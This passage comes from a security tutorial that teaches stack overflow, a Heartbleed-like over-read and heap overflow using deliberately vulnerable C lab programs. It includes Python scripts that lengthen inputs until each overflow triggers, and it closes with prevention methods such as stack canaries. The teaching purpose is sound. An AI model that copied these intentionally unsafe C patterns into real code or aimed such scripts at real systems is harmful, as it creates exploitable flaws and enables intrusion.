The code is in *stack_overflow.c*. We won't go over the whole code, just parts of it. Don't worry if you don't know C, just follow along. Read the code like a novel.

```c
char password_buffer[10];
bool password_found = false;
```

We are declaring two variables: *password_buffer*, which is an array of 10 elements, and a boolean *password_found*, set to false.

```
printf("Welcome to the Top secret website! Enter your password to continue\n");
gets(password_buffer);
```

We read the password and store it in *password_buffer*. Remember, this only stores ten elements.

```
    if(strcmp(password_buffer, "secret"))
    {
        printf ("Sorry! Wrong password. You can't Enter\n");
    }
    else
    {
        printf ("Well done. Password is corrct. You got the password right. Go r\
ight thru. \n");
        password_found = true;
    }
```


This code compares the password we entered to *secret*, and if they match, sets *password_found* to true. *strcmp()* stands for *string compare*.

Finally, if the password was correct, we enter the secret region:

```
    if(password_found)
    {
      printf("Now entering the secret region");
    }
```

Triggering Stack overflow

The two variables- the buffer that stores the password (*password_buffer*) and the flag that signals if the password is correct (*password_found*) both are declared at run time, so they will be stored in the stack. This is a rough diagram of how these 2 variables will be stored:


password_buffer[0]
password_buffer[1]
password_buffer[2]
....
password_buffer[8]
password_buffer[9]
password_found

As you can see, *password_found* is next to the last element of the array *password_buffer*. Since this is C, there is no real protection to protect one from the other (well, there is, but let's come back to that later, when we look at preventing these attacks).

Try this on the command line. Run the program *stack_overflow*, and when it asks you to enter the password, enter *1* eleven times. Like this:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./stack_overflow

Welcome to the Top secret website! Enter your password to continue
11111111111

 You entered: 11111111111
Sorry! Wrong password. You can't Enter

***************
Now entering the secret region.
*****************
```

Look carefully. It says *Sorry! Wrong password*, but in the very next line it says *Now entering the secret region*. How is this possible?

As we saw, *password_buffer* is 10 bytes long. When we enter eleven characters, the 11th character overwrites the *password_found* with 1. Since in C, True is basically *1* (*0* is False), that means *password_found* is set to True, even though even the password was wrong.

What the F—?

Indeed. If you are new to C, you may be going *Whaaaaattt?*. If you are an old hand, you are going *Yup*.

Writing the script

Even though our hack worked, it was because we had seen the source code, and knew that the internal buffer is 10 bytes.

But that won't always be true. What do we do if we get a new piece of code we know nothing about, but we suspect it might be susceptible to stack overflow?

Open *hack2.py*, and uncomment the function *stack_overflow()*. Let's look at this function now.

```
def stack_overflow():
    stdout = []
    hack_password = "1"
    counter = 0
```

We declare 3 variables. These will be used later. *stdout* will store the output from the command line. *hack_password* is the password we will be trying. We are starting with just a *1*, as we don't care what the actual password is. *counter* just counts how many characters it takes to trigger our hack.

```
while ("Now entering" not in stdout):
```

We know that when we enter the correct password, we get *Now entering the secret region.* in the returned message. That's what we are looking for. We will keep looping till we find this string.

```
proc = Popen(["./stack_overflow"], shell =
True,stdin=PIPE,stdout=PIPE,stderr=PIPE)
```

The *Popen()* function opens our program at the command line. We are setting *stdin* to *PIPE.* That means the input to stdin (standard input) is from a pipe, which in this case means our script. A pipe is a Linux keyword, and it allows you to redirect input/output. We are doing it this way because we want our script to enter the passwords for us.

```
proc.stdin.write(hack_password + '\n')
```

We write our hack password (just *1*) to the output.

```
hack_password += "1"
```

Note: We are not adding 1 to the password, as one here is a string. Rather, we are just increasing the password by one character. So as the loop runs, our password will become:

```
1
11
111
1111
... and so on
```

We don't care what the actual password is, we just want to trigger the overflow.

```
 proc.stdin.flush()
 stdout,stderr = proc.communicate()
```

These are just some hoops we need to jump through to send our password through and get the result back.

```
 print(stdout)
 print(stderr)
 counter += 1
```

And we print what the output of our program.

```
print("\n Code hacked at {} characters".format(counter))
```

This code is outside our *while* loop. Once we exit the loop, we print how many characters it took to hack the script.

Right, run the code:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./hack2.py
Trying password 1 with 1 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 1
Sorry! Wrong password. You can't Enter


Trying password 11 with 2 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 11
Sorry! Wrong password. You can't Enter


Trying password 111 with 3 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 111
Sorry! Wrong password. You can't Enter


Trying password 1111 with 4 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 1111
Sorry! Wrong password. You can't Enter
```

```
Trying password 11111 with 5 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 11111
Sorry! Wrong password. You can't Enter


Trying password 111111 with 6 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 111111
Sorry! Wrong password. You can't Enter


Trying password 1111111 with 7 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 1111111
Sorry! Wrong password. You can't Enter


Trying password 11111111 with 8 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 11111111
Sorry! Wrong password. You can't Enter


Trying password 111111111 with 9 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 111111111
Sorry! Wrong password. You can't Enter


Trying password 1111111111 with 10 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 1111111111
Sorry! Wrong password. You can't Enter
```

```
Trying password 11111111111 with 11 characters
Welcome to the Top secret website! Enter your password to continue

 You entered: 11111111111
Sorry! Wrong password. You can't Enter

***************
Now entering the secret region.
*****************

 Code hacked at 11 characters
```

The script does the same thing we did manually, but now we no longer need to know beforehand what the password buffer size is. The script will keep trying longer and longer passwords till it finds the answer.

And there you go. A simple demo of stack overflow. We won’t talk about preventing overflows now. Instead, we’ll have a general look at how modern systems prevent these types of attacks at the end.

12. A simulation of the Heartbleed bug

The heartbleed bug, if you aren't aware of it, was a bug in the SSL protocol that allowed the attacker to read arbitrary data from the memory. Which could have been anything, including passwords.


The real code for the bug is fairly complex, and requires detailed knowledge of C. However, I thought a small demo would be useful, just to show you what types of attacks are possible on C/C++ programs (which will be most systems stuff).

Heartbleed worked this way: When passing SSL messages, the client told the server how much data it needed. However, the server never checked if the client was telling the truth, ie, it actually needed the data it was requesting.

There was an internal structure of small size, something like 64kb. This was all the data that should have been needed. However, the client could say it needed 100 MB, and the server would happily send that much data back.

Here is the question: If the structure is only 64 KB, how can the server send back 100MB?

Simple. Look at the code layout again:


Return Pointer, and other Kernel stuff
Stack
Heap
.bss
.data
.Text

Notice how the stack and heap are close together. C allows you to read past your data structure, and the server started returning anything on the stack/heap. You might get garbage, or you might get useful info. Chances are, if you ran the attack again and again, you might get the password sometime.

My example will still require some knowledge of C, but don't worry, you only need to understand the code at a high level. Open up *heartbleed.c*. I will only go over the relevant parts.

```
    // This text should NEVER be readable
    char secret_text[] = "This is a secret string. You should not be able to rea\
d this!!!";

    //This is the only text you should be able to read.
    char normal_text[1] = "s";
```

We have two strings. *secret_text* should be unreadable by the user; and indeed, it isn't touched anywhere in the code. *normal_text* (which only contains the letter "s") is the only array that should be readable.

The rest of the code asks the user to enter the number, and reads that many characters from *normal_-text*. You might not be able to follow the code, especially as I use pointers (which confuse even expert programmers), but that's fine, as this isn't a C course :) .

Before we go ahead, try out the code.

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed
vagrant@vagrant-ubuntu-trusty-32:/vagrant$
```

If you run the program as it is, it doesn't do anything.

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed 1
s
```


If you enter 1, it reads one character. So far, so good. This is the expected behaviour.

Now try increasing the number of characters you read:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed 2
s
T
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed 3
s
T
h
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed 4
s
T
h
i
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./heartbleed 5
s
T
h
i
s
```

You can see the message *This*. If you look at the code, this is the *secret_text* variable we should not be able to read!

Visually:


normal_text = s
secret_text =
This is a secret string.
You should not be able
to read this!!!

normal_text is contiguous to *secret_text*. Which means there is nothing stopping you from reading beyond the boundaries of *normal_text*, so that are reading *secret_text* as well.

Right, let's write a script.

Open up *hack2.py*, and uncomment the function *heart_bleed()*:

```
def heart_bleed():
    stdout = []

    counter = 1
```

We start the same as the stack overflow example. *stdout* will store the command line output. You will see why we need a *counter* in a second.

```
for i in range(75):
```

We are going to loop 75 times. I must admit, this number is random, but goes with the nature of the attack. You are just reading random garbage on the stack / heap, hoping something is useful.

```
 proc = Popen(["./heartbleed " + str(counter)], shell = True,stdin=PIPE,stdout=P\
IPE,stderr=PIPE)
```

This is the same as before, except this time we will call *heartbleed* with our counter (which will go from 0 to 75).

```
        stdout,stderr = proc.communicate()
        print(stdout)
        print(stderr)

        counter += 1
```

And we run the command line program, print the output, and increment the counter.

This code will print the message character by character. To see the whole thing, we print the final version of *stdout* outside the *for* loop:

```
print("Final message is {}".format(stdout.replace("\n", "")))
```

Right, le't run the code. You will get a long and scrolling output. I will only print the last few lines.

```
a
d

t
h
i
s
!
!
!

A

K

□
□


Final message is sThis is a secret string. You should not be able to read this!!\
!AK□□
```

Look at the last line. You can read the whole *secret_text*, which in theory should not be possible. What's that garbage after? I'm guessing it's random data, or some assemble level code. When you run the code, you might get something else.

This was a short chapter, but I wanted to show you this principle: In C, if you have an array of 10 elements, you can still read a 100 values from it. C will pick up the data on the stack / heap and print it. **Unless the programmer takes specific steps to stop that**.

And with that, let's move to our next chapter, where we will see a more complicated example of what we have been doing till now.

13. Heap Overflow

This is the most complicated chapter. At least, the code is the most complex. It took me a fair amount of debugging to get it working. But once it did, the results surprised even me.

You should know what a heap overflow is by now. This is when you overflow data on the heap, which remember is memory you ask at runtime.

Before we go ahead, you might not be sure why we would need more memory at run time (especially if you have only programmed in languages like Python, which handle things like memory allocation for you). Let me give you an example.

Say you have a program that allows you to create employee records and add them to the system. Now, you might not know how many employees will be added at runtime. The user might only create one employee, or they might create a 100.

In which case, you dynamically allocate memory at runtime. As you create a user, you ask the system for memory to store their details. After the details have been written to the database (or something similar), you return the memory to the system.

This dynamic memory is created on the heap.

With that in mind, let's run our utility to see how it works. Run the program:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./buffer_overflow

Usage: buffer_overflow FileName Yourname
```

It tells you you need to give it the filename, and then your name. The filename is a text file. Let's try that:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./buffer_overflow h.txt shantnu

filename_buf = h.txt

filename_buf = h.txt

Hello shantnu. Opening the file h.txt for you

 Hello
```

So it opened the file *h.txt* for us. Let's try another example.

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./buffer_overflow hello.txt shantnu

filename_buf = hello.txt

filename_buf = hello.txt

Hello shantnu. Opening the file hello.txt for you

 hello world
```

So far, so good. Now let's try to read the file *secret.txt*. First, do it from the command line:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ cat secret.txt
This is the secret file. You should not be able to read it!
```

Now, do it from our program:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./buffer_overflow secret.txt shantnu

Sorry, you are not allowed to access the secret files. Exiting
```

It seems you are not allowed to read the secret file. This is hardcoded in the code. If you look at *buffer_overflow.c*, you will find these lines:

```
    if (strcmp(argv[1], "secret.txt") == 0)
    {
        printf("\nSorry, you are not allowed to access the secret files. Exiting\
\n");
        exit(1);
    }
```

strcmp stands for *string compare*. It compares the file you entered to *secret.txt* and if they are the same, and if it finds it, exits. This is a hard exit (as opposed to throwing an exception, which we could have dealt with), there is nothing we can do unless we change the code.


But we don't need to do that (indeed, it may not even be possible if we don't have the code).

What we will do is trigger a heap overflow, so the code thinks it is opening another file, when it is actually opening our file.


Let us look at another part of the code:

```
    name_buf = (char *)malloc(BUFSIZE);
    filename_buf = (char *)malloc(BUFSIZE);
```

malloc() is the C function to ask for more memory (it stands for *memory allocate*). As you can see, we are asking for memory for two structures: *name_buf* (the name buffer) and *filename_buf* the buffer which contains the filename. Since they are being created on the heap at the same time, there is a huge chance they are contiguous in memory.


name_buf
filename_buf

Which means if we overflow *name_buf*, there is a chance we might overwrite *filename_buf*.


This will be overwritten
...and overflow into this buffer

And the great thing is, this will be done after the code which checks we aren't opening *secret.txt*, so our code won't even be aware we have tricked it.

Like the stack overflow example, we could try this manually, but I hope you understand the principles now, so we'll switch straight to the Python hack code. Uncomment *buffer_overflow()* in *hack2.py*.

```
def buffer_overflow():

    stdout = []
    filename = "h.txt"
    name = "wsecret.txt"
    counter = 1
```

You know our old friends *stdout* and *counter* by now. *filename* and *name* are the values we pass to the program.

```
 while ("You should not be able to read" not in stdout):
```

We could have chosen many loop conditions. I'm choosing to loop till we have read the secret text.

```
proc = Popen(["./buffer_overflow " + filename + " " + name], shell = True,stdin=\
PIPE,stdout=PIPE,stderr=PIPE)
```

We open the program on the command line.

```
name = "w" + name
```


We are adding the character *w* to the name. The reason being: We want this name to become long enough so it overflows, and overwrites the filename buffer. Remember the name is defined as:

```
name = "wsecret.txt"
```

By adding a *w* to the front, the name will become (on each iteration):

```
wsecret.txt
wwsecret.txt
wwwsecret.txt
wwwwsecret.txt
wwwwwwsecret.txt
....
and so on
```

The plan is to overflow the *name* buffer, so that *secret.txt* is over-written into the *file buffer*, and the program thinks *secret.txt* was the file it was supposed to open all along.



A visual look at how the overflow will occur.

```
        stdout,stderr = proc.communicate()
        print(stdout)
        print(stderr)
        counter += 1


    print("\n Code hacked at {} characters".format(counter))
```

The rest of the code is the same as before. Again, we will print how many characters it took to hack our system.

Let's run the code:

```
vagrant@vagrant-ubuntu-trusty-32:/vagrant$ ./hack2.py

filename_buf = h.txt

filename_buf = h.txt

Hello wsecret.txt. Opening the file h.txt for you

 Hello
```

You will see a lot of the above, which I'll snip for now. Instead, we'll jump right to the end.

```
filename_buf = h.txt

filename_buf = ecret.txt

Hello wwwwwwwwwwwwwwwwsecret.txt. Opening the file ecret.txt for you

Segmentation fault (core dumped)


filename_buf = h.txt

filename_buf = secret.txt

Hello wwwwwwwwwwwwwwwwwsecret.txt. Opening the file secret.txt for you

 This is the secret file. You should not be able to read it!
(□□     □□     □□      □□

 Code hacked at 17 characters
```

As you can see, we finally hack the code at 17 characters. Again, we get some garbage, and we get a lot of segmentation faults (remember from the chapter on compilation that these mean Linux is not happy you are trying to access memory you don’t own).

Like the last few examples, our script will keep running shamelessly, working through segfaults and core dumps, till it finds what it is looking for. Thank you scripty, you are our only true friend.

14. Preventing Overflow attacks

From a C programming view, you must always check your input (as in the webapp). Anytime you read data from the outside world, do a bounds check (ie, if you need to read 10 bytes, check you are reading 10 bytes. In most of the examples I showed you, we read hundreds of bytes when we were supposed to read 10).

But this book isn't targeted at C programmers, so I won't go into too much detail here. C programmers should (I hope!) know all this stuff already. The bugs that do slip through (like the Heartbleed bug) happen because of complex code, and not because the programmer didn't follow basic good practices. That's why one of the advice to write secure code is to have a simple, well documented and reviewed design, not to mention code.


In this section, I'd like to talk about something else. Bank in the day (up to the 90s), overflow attacks were so common that operating systems and compiler programmers came up with ways to stop them (after no doubt getting frustrated with C programmers not doing their jobs!)

14.1 Practical ways to stop stack/heap based attacks

One of the best ways to avoid all these stack/heap based attacks is to stop using C/C++, and stick to languages that manage the memory for you. Python, Ruby, Java and C# are examples. No, they are not slower or less "macho" than C, contrary to what people on almost every forum have told you.

A more advanced attack

One of the things I briefly mentioned in the compilation section was overwriting the return address. Remember our diagram?


Return Pointer, and other Kernel stuff
Stack
Heap
.bss
.data
.Text

The return pointer tells the code where to return to once the current function finishes. An advanced overflow attack is to overwrite this value. Keep this in mind, as all the defences described below cope for this attack too.


There are 3 main ways to prevent the attacks we have been talking about:

1. Stack Protector

This method is provided by most compilers; certainly, gcc has it turned on by default (though there is a stronger version you can switch on manually, if you want). When compiling the code, I had to specifically switch it off.

It works by placing a known value, like 0xDEADBEEF (if you don't know what 0xDEADBEEF is, Google it! Hint: The 0x means it's a hex value. The deadbeef part is a joke) on the stack. This known value is placed at vulnerable places, like between the stack and the return address.

This area is then called the canary region. If you don't know the reference, miners often took canaries down into mines. If there was a gas leak, the canary would notice it first, either by screaming (or whatever birds do), or dying, as canaries aren't really known for being super-duper lean mean fighting machines. This would warn the miners to get the hell of town (or rather, the mine).



Return Pointer, and other Kernel stuff
CANARY REGION
Any changes here till trigger an Alarm!!
Stack
Heap

